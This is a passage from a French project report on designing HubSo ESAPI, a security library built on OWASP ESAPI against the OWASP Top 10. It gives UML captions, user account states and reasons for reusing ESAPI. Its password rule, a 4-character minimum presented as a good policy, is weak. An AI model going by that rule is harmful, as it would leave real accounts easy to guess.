
- Le nouveau mot de passe est accepté.

Exigences non fonctionnelles

- L'application doit définir une bonne politique de mots de passe.

►Diagramme d'activités

La force du mot de passe est calculé en considérant que la taille minimale d'un mot de passe est de 4 caractères. Et pour que ce mot de passe soit fort, il faudrait qu'il contienne 1 lettre minuscule, 1 lettre majuscule, 1 chiffre et 1 caractère spécial. Sa force est de $(1+1+1+1) * 4$ (nombre de caractères du mot de passe) ce qui donne 16. La force minimale est ainsi de 16.



powered by Astah

FIGURE 4.16 – Diagramme d'activités du cas "Authentification utilisateur"

4.2.12.5 États d'un utilisateur




FIGURE 4.17 – Diagramme d'états-transition d'un utilisateur

Lorsqu'un utilisateur est nouvellement créé, il se doit d'activer son compte. S'il ne le fait pas au bout d'un certain délai, l'utilisateur nouvellement créé *expire* et il n'a plus la possibilité de se connecter à l'application. Après activation, l'utilisateur est *activé* peut se connecter. Après une connexion réussie, l'utilisateur est *connecté*. Lorsque connecté, une déconnexion, un délai de session écoulé ou une inactivité au bout d'un certain délai, cet utilisateur est *déconnecté* et seule une nouvelle authentification réussie lui permet d'être *connecté* à nouveau. Lors de l'authentification, après un certain nombre de tentatives de connexion échouées préalablement fixé, l'utilisateur est *bloqué* et seul le déblocage de l'utilisateur par un administrateur peut le remettre à un état *débloqué*

4.2.13 Sous-système "Cryptographie"

4.2.13.1 Diagramme de cas d'utilisation




FIGURE 4.18 – Diagramme de cas d'utilisation du sous-système "Cryptographie"

*

4.2.14 Sous-système "Encodage"

4.2.14.1 Diagramme de cas d'utilisation




FIGURE 4.19 – Diagramme de cas d'utilisation du sous-système "Encodage"

4.2.15 Sous-système "Validation"

4.2.15.1 Diagramme de cas d'utilisation




FIGURE 4.20 – Diagramme de cas d'utilisation du sous-système "Validation"

4.2.16 Sous-système "HTTP"

4.2.16.1 Diagramme de cas d'utilisation




FIGURE 4.21 – Diagramme de cas d'utilisation du sous-système "HTTP"

4.2.17 Sous-système "Interpréteurs"

4.2.17.1 Diagramme de cas d'utilisation



FIGURE 4.22 – Diagramme de cas d'utilisation du sous-système "Interpréteurs"

4.2.18 Sous-système "Logging"

4.2.18.1 Diagramme de cas d'utilisation




FIGURE 4.23 – Diagramme de cas d'utilisation du sous-système "Gestion de la journalisation et de la surveillance insuffisantes"

4.2.19 Sous-système "Gestion des composants"

4.2.19.1 Diagramme de cas d'utilisation




FIGURE 4.24 – Diagramme de cas d'utilisation du sous-système "Gestion de la journalisation et de la surveillance insuffisantes"

4.2.20 Structure statique du système

4.2.20.1 Diagramme de classes d'analyse




FIGURE 4.25 – Diagramme de classes d'analyse du système

4.3 Conception

4.3.1 Synthèse de la solution

Notre solution consiste en la mise en place d'une bibliothèque de fonctions de sécurité permettant aux applications de se protéger au moins des risques énoncés dans Top 10 OWASP 2017. Cependant, il faut le dire, ces fonctions peuvent aussi permettre de se protéger d'autres risques qui ne sont pas énoncés dans le Top 10. Les modules fonctionnels sont les suivants :

- ✓ Module "Utilisateurs" ;
- ✓ Module "Cryptographie" ;
- ✓ Module "Encodage" ;
- ✓ Module "Validation" ;
- ✓ Module "HTTP" ;
- ✓ Module "Interpréteurs" regroupant les fonctions relatives aux interpréteur
- ✓ Module "Logging" regroupant les fonctions relatives à la journalisation ;
- ✓ Module "Gestion des composants".

Pour ce faire, nous allons utiliser une bibliothèque de fonctions de sécurité déjà existante mise à disposition par OWASP, OWASP ESAPI pour mettre en place notre propre bibliothèque de sécurité que nous appelons HubSo ESAPI.

4.3.2 Utilisation de la bibliothèque OWASP ESAPI

Comme nous l'avons dit précédemment, nous utiliserons la bibliothèque OWASP ESAPI qui contient déjà presque toutes les fonctions de sécurité énoncées dans nos différents modules. Ce choix a été fait à plusieurs égards :

- L'implémentation de fonctions de sécurité prend du temps et est extrêmement sujette aux erreurs. Le projet CWE de MITRE répertorie plus de 600 types d'erreurs de sécurité que les développeurs peuvent commettre, et la plupart d'entre elles ne sont pas évidentes. Il est couramment accepté que les développeurs ne doivent pas créer leurs propres mécanismes de chiffrement, mais le même argument s'applique aux autres fonctions de sécurité.
- Il existe de nombreuses bibliothèques offrant diverses fonctions de sécurité : Log4j, JCE (Java Cryptographic Extension), JAAS, Acegi entre autres. Certains d'entre eux sont même très bons. Cependant, il y a plusieurs raisons faisant qu'il n'est pas idéal de les utiliser directement. La plus importante est que la majorité ces bibliothèques sont trop puissantes. La plupart des développeurs n'ont besoin que d'un ensemble très limité de fonctions de sécurité et n'ont pas besoin d'une interface complexe. En outre, beaucoup de ces bibliothèques contiennent elles-mêmes des failles de sécurité.
- OWASP ESAPI est avant tout un ensemble d'interfaces conçues pour faciliter la mise en place de la sécurité dans une application. Ces interfaces sont utilisables par quiconque se soucie de les implémenter par rapport à sa propre organisation. En maintenant les interfaces séparées, chacun peut produire sa propre implémentation. Cependant, OWASP ne s'est pas arrêté là : il y a déjà une implémentation de référence complète et bien testée.
- Même si l'on n'est pas adepte de l'opensource, toute entreprise rigoureuse devrait envisager de mettre en place une bibliothèque de sécurité pour ses développeurs. Avec le projet OWASP comme modèle, cette tâche devient simple. On peut adopter uniquement les interfaces ESAPI et utiliser des parties de l'implémentation de référence.

4.3.3 Conception Architecturale

4.3.3.1 Architecture Générique




FIGURE 4.26 – Architecture fonctionnelle Générique de HubSo ESAPI

4.3.3.2 Architecture détaillée HubSo ESAPI croisée au Top 10 OWASP 2017



FIGURE 4.27 – Architecture détaillée HubSo ESAPI croisée au Top 10 OWASP 2017

4.3.3.3 Architecture technique d'une application sécurisée




FIGURE 4.28 – Exemple d'architecture technique sécurisée d'une application

4.3.3.4 Architecture fonctionnelle d'une application sécurisée




FIGURE 4.29 – Architecture fonctionnelle d'une application sécurisée utilisant HubSo ESAPI

CHAPITRE 5

RÉALISATION

Sommaire

5.1	Outils et Technologies	68
5.1.1	Outils	68
5.1.1.1	Eclipse IDE	68
